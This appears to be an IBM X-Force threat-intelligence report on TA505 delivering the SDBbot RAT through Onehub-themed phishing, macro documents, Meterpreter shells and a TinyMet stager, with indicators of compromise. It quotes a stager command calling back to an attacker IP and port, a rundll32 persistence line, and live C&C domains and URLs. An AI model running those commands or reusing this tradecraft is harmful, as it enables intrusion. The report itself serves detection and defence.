
TA505 Continues to Infect Networks With SDBbot RAT

securityintelligence.com/posts/ta505-continues-to-infect-networks-with-sdbbot-rat/



Advanced Threats April 14, 2020
By Melissa Frydrych 7 min read

IBM X-Force Incident Response and Intelligence Services (IRIS) responds to security incidents around the globe. During analysis and comparison of malicious activity on enterprise networks, our team identified attacks likely linked to Hive0065, also known as TA505. We observed that Hive0065 continues to spread the SDBbot remote-access Trojan (RAT) alongside other custom malware and continues to display tactics used against companies within the past year.

Attacks that deploy malware and RATs on targeted networks are a way for cybercrime groups to compromise networks and open channels for further activity, which could be immediate, or take place at a later stage. RATs are a common tool in targeted attacks as they enable a vast array of remote actions for the attacker. Those include deploying additional malware, spying on users and carrying out actions from the infected device or server where they are installed.

Hive0065 is a financially motivated cybercrime group that has been actively targeting various industries, including finance, retail and restaurants, since at least 2014. This group primarily conducts malicious spam campaigns delivering a wide range of custom and open-source malware. The most notorious among these are campaigns involving banking Trojans such as Dridex and TrickBot, ransomware such as Clop/Cryptomix and MINEBRIDGE, and extortion schemes demanding payment in bitcoin.

SDBbot and Familiar TTPs

In November 2019, X-Force IRIS observed a threat actor targeting enterprise employees in Europe with a spear phishing email impersonating Onehub, a legitimate, cloud-based file-sharing application for businesses. The email was designed to extract Active Directory (AD) discovery data and user credentials and to infect the environment with the SDBbot RAT. Based on our investigation and analysis of the actor's tactics, techniques and procedures (TTPs), their command-and-control (C&C) infrastructure and the use of specific malware previously attributed to the group, X-Force IRIS suspects it is highly likely that Hive0065 was behind the attacks.

SDBbot RAT has been observed in Hive0065 attacks since at least September 2019 and has been used primarily as a secondary payload. This malware features remote-access capabilities, accepts commands from a C&C server such as video recording, and has the ability to exfiltrate data from the victimized devices and networks.

In a variety of campaigns attributed to this group previously reported by Proofpoint and ZeroFOX, Hive0065 was observed to be conducting phishing campaigns that delivered malicious Excel (.XLS) files hosted on domains spoofed to appear as the cloud storage sites Sync and Dropbox. The campaigns also featured C&C infrastructure that spoofs other legitimate services, like Google Drive and Microsoft Office.

More recent Hive0065 campaigns reported in March 2020 exploited the current interest in the COVID-19 pandemic, using Coronavirus-themed phishing emails to deliver the Locky ransomware and the Dridex banking Trojan. In some campaigns, Hive0065 targeted healthcare organizations with emails purporting to come from medical research groups and offering supposed Coronavirus remedies in exchange for bitcoin payments. The TTPs used in these campaigns align with those of Hive0065/TA505, specifically the spoofing of cloud storage websites to distribute malware files.

Continued Malicious Activity

Research conducted during X-Force IRIS investigations found continued malicious activity from Hive0065 that infected company networks with malware and the SDBbot RAT. The TTPs that we found are consistent with previous activity attributed to Hive0065:


- Spear phishing to deliver malware
- Macro-enabled documents
- The use of droppers containing embedded dynamic-link libraries (DLLs)
- The use of an installer component
- The use of legitimate cloud hosting services for malware distribution
- Spoofing legitimate services like Microsoft and Google
- C&C domains similar in naming convention and structure (sample of domain names shown below)

Domains reported by X-Force	Domains reported by Proofpoint	Domains reported by ZeroFOX
drm-server-booking[.]com	news-server-drm-google[.com	office-en-service[.]com
microsoft-live-us[.]com	update365-office-ens[.]com	googledrive-download[.]com
dl1.sync-share[.]com	office365-update-en[.]com	d1.syncdownloading[.]com

Scroll to view full table

Compromise Summary

In order to gain access to victim environments, Hive0065 sends a malicious email to employees purporting to be from an HR representative's account. The email body impersonated Onehub, inviting the recipient to download a malicious document named *Resume.doc*.



HR has invited you to Resume.doc

HR [redacted]
To

Wed 11/6/2019 2:29 PM

If there are problems with how this message is displayed, click here to view it in a web browser.

You've been invited to Onehub.

HR uses Onehub to securely share files and has shared the following item with you.

Resume.doc
Owned by HR November 06, 2019 02:05 AM

This invitation is intended only for [redacted] and cannot be forwarded to others.

We hope you found this email helpful. If not, you can modify your email preferences at any time from notification settings. Thanks for using Onehub!

— The Onehub Team

The employee receiving this email downloaded and opened the document, which contained malicious code. Once the code was executed, a persistence mechanism was installed and a malicious password harvester was executed. In this instance, once the malicious code was executed, it dropped a malicious binary (DLL) similar to CobaltStrike, which subsequently created and executed additional files. The actor used the initially compromised system to escalate privileges and move laterally across additional systems on the network.


Hive0065's Arsenal of Tools

VSPUB DLLs With CobaltStrike Code Similarities

The malicious email delivering the file named *Resume.doc* initially led the recipient to a malicious domain. After several redirections, the final redirect pointed to the malicious URL *hxxps://dl1.sync-share[.]com?Or2at*. In addition, we also observed employees who opened the document browsed to *hxxps://dl1.sync-share[.]com* and downloaded *Resume (1).doc* and a second file, *Resume (3).doc*.

Seconds later, a suspicious document named *main_template.docx* was created.

Every time *main_template.docx* was opened, VBA macros were executed and a fake Microsoft Office login window (*FakeL.exe*) was displayed to the user while a malicious payload executed in the background. If the password entered was correct, the display disappeared. Password attempts were written into a file named *Password.txt*, which was subsequently deleted.




Incorrect password. Try again.

The document may also display the fake message “This document is protected” to entice users to enable content and execute malicious code. The .docx file contained embedded x86 and x64 versions of the payload DLL so that the appropriate version was dropped depending on the target operating system.

The DLLs were dropped to the following locations:

- x86: %APPDATA%\Microsoft\Windows\Template\vspub1.dll
- x64: %APPDATA%\Microsoft\Windows\Template\vspub2.dll

The DLLs were loaded to the memory space of *winword.exe* using LoadLibraryW API, and the DLL module was compressed twice to hide actual code. It used a custom packer that unpacks to UPX, an open-source executable packer, which revealed the actual code.



```
custom packer
  |---> UPX
        |---> actuall DLL
```

While these DLLs did not match existing, known code families, a code comparison showed that this code has similarities with the CobaltStrike framework. The VSPUB DLLs gather system information and use HTTP POST requests to send it to the C&C domain *microsoft-live-us[.]com/fidonet* or the IP address 185[.]176[.]221[.]45. Code suggests that upon successful reply from the server, the DLL can download and execute additional files.

To note, *microsoft-live-us[.]com* was registered just days before the attack took place, along with the domain *sync-share[.]com*, to include subdomains *dl1.sync-share[.]com*, *dl2.sync-share[.]com* and *dl3.sync-share[.]com*. *Sync-share[.]com* is likely attacker-owned infrastructure, and although the dl2 and dl3 subdomains were not observed in this particular activity, it is likely that these domains will be used in a similar fashion.

Meterpreter Reverse Shell

After the initial system was compromised, the actors proceeded to compromise additional systems on the network by executing malicious PowerShell services running as the local SYSTEM, as well as the installation of bind shells. A Meterpreter reverser shell was used in order to remotely control compromised systems within the internal network; it was installed as a service using the execution of an encoded PowerShell script. The malicious PowerShell command decodes into a reverse shell connecting back to two malicious IP addresses:

- 91[.]214[.]124[.]20
- 91[.]214[.]124[.]25

While most samples we found during our investigations were Meterpreter reverse shells connecting back to a C&C IP address, Meterpreter bind-shells that listen for incoming connections were also discovered. We found that a domain admin account was compromised and the Active Directory audit tool PingCastle was run. Using the domain admin, the actor was able to compromise several other accounts and execute malicious services and persistence mechanisms, namely SDBbot RAT Loaders.

TinyMet Meterpreter Stager

The investigation led our team to the discovery of a file named *wsus.exe* (a version of TinyMet, a tiny, flexible Meterpreter stager), along with three additional files that were created and executed on the first compromised system.

During the investigation, TinyMet was observed being executed with the command *c:\intel\wsus.exe 1 91.214.124[.]20 43434*, indicating a reverse HTTP connection, and connected to a malicious IP address by either renaming a binary or providing specific arguments. The commands executed were used for discovery purposes, listing members of privileged groups and network information.

SDBbot RAT

SDBbot RAT Installer

X-Force IRIS found that the SDBbot RAT installers are x64-packed and decrypt parts of SDBbot's code and strings upon execution. In addition, they read a binary blob located within the registry *HKLM\\MACHINE\\SOFTWARE\\Microsoft\\[3 characters]\[1 character]*. Depending on user privileges, a binary blog is located in the registry value. If regular user privileges are running, the installer component will establish persistence using the registry *Run* and execute ordinal #1 of the DLL:

rundll32 "C:\Users\[USER]\AppData\Roaming\xrjkrobuy.dll",#1

SDBbot RAT Loader

As part of the investigation, X-Force IRIS found that the SDBbot RAT loader we analyzed was similar in nature to the version analyzed by Proofpoint, which was defined as the "Loader Component" of SDBbot in Hive0065 campaigns from October 2019. The loader component will read the binary blob and execute the contained shellcode. Once the shellcode executes, it decompresses and executes the SDBbot payload. The shellcode will check to see if it was executed earlier than the loader DLL files and if found to be "TRUE," the process is terminated.

SDBbot RAT Payload

Once the attackers established a foothold on the network, four new registry keys on the local Software hive were created and SDBbot RAT loader DLL files were installed as persistence mechanisms; the loaders were injected into the process *winlogon.exe* every time the process was executed.

Upon execution, SDBbot RAT checks for the presence of the mutex *windows_7_windows_10_check_running_once_mutex* and proceeds to retrieve a C&C address from the file *C:\ip.txt*. If that file is not available, it will use the C&C *drm-server-booking[.]com* as the default server. SDBbot RAT will subsequently gather system information and communicate back to the C&C server by sending and receiving a DWORD: 0xC0DE0000. The C&C will send additional arguments depending on the command.

Conclusion

Hive0065 has been active since at least 2014, adjusting its TTPs, targeting and infrastructure with each campaign. A relatively recent addition to Hive0065's toolkit, SDBbot, is being used in attacks primarily as a second-stage malware, composed of an installer, a loader and RAT components.

SDBbot has the ability to perform typical RAT functions, such as communicating with C&Cs, receiving commands and obtaining system information. On infected systems, this malware could grant attackers extensive ability to drop and execute additional malicious payloads, control infected systems and perform actions the legitimate user would have access to. Remote-access Trojans are one of the most prevalent tools in targeted attacks as they facilitate that type of control for remote attackers.

As X-Force IRIS continues to track Hive0065, we expect to see this group continue to target a wide range of industries using social engineering to deliver open-source and custom malware while constantly adjusting TTPs and C&C infrastructure to evade detection.

Indicators of Compromise (IoCs)

C&C IP Addresses

- 91[.]214[.]124[.]25
- 91[.]214[.]124[.]20
- 185[.]176[.]221[.]45

C&C Domains

- drm-server-booking[.]com
- microsoft-live-us[.]com
- dl1.sync-share[.]com

URL Redirections

- https://eur01.safelinks.protection.outlook[.]com/?url=https://clck.ru/JnFFT&data=02|01||bed42450519b40df4d8808d762bd4ff1|d847080b33824b27886012fe4d8edb27|1|0|637086437565223
- https://clck[.]ru/JnFFT
- https://sba.yandex[.]net/redirect?url=https%3A%2F%2Fdl1.sync-
- share.com%3FOr2at&client=clck&sign=2a3f3d25a38344769c6cfb6705a0f918′

Final Redirection Hosting Malicious Document

https://dl1.sync-share[.]com?Or2at

Files


File name	SHA1	Description
main_template.docx	33094acd614825a916b77df6c5141c088fc3768b	Malicious document
vspub1.dll	bf0f7abda2228059bb00ec9658ee447fbe84d277	CobaltStrike similarities
vspub2.dll	d40510da42a478d72e649993208710668a7f6c27	CobaltStrike similarities
xrjkrobuy.dll	14f52ae68344e1643b3066c10f7044fdd819db4e	SDBot RAT
upywloeza.dll	0cc7cca16afd632857e3883c06b2f55c057b563e	SDBot RAT
dtzvlbtxn.dll	d36e983886a084887f887c6d562d3bc0664587c4	SDBot RAT
lvgoywrnxwy.dll	fea7d944e317c7b2ef1aba57600a8c5310368085	SDBot RAT
qcuqqgxmy.dll	35423e04e58ab1f2267e19c47e1c69ea5b7041cc	SDBot RAT
pdxqzmftr.dll	fd9620c0c295caaee3096423532bb1dbfb7064c5	SDBot RAT
lowpro3.13.exe	cb0b39534d99057b02b090c3650fb1de43d19a02	Binary
wsus.exe	caff1d315a5d87014e5fa62346f58407755d971e	Meterpreter stager
FakeL.exe	45c43ec18d15ba7850e6ad2e2e54671636f4d926	Password Stealer

Scroll to view full table

Melissa Frydrych
Threat Hunt Researcher, IBM

Melissa is an analyst on the Threat Hunt & Discovery Team within IBM X-Force. She has over 9 years of experience, investigating and analyzing cyber threa...


POPULAR



Intelligence & Analytics February 21, 2023

Backdoor Deployment and Ransomware: Top Threats Identified in X-Force Threat Intelligence Index 2023


4 min read - Discover how threat actors are waging attacks and how to proactively protect your organization with top findings from the 2023 X-Force Threat Intelligence Index.



IBM


IBM Security X-Force Threat Intelligence Index: Explore the top threats of 2022.

Read the report →



IBM

IBM Security X-Force Threat Intelligence Index: Explore the top threats of 2022.

Read the report →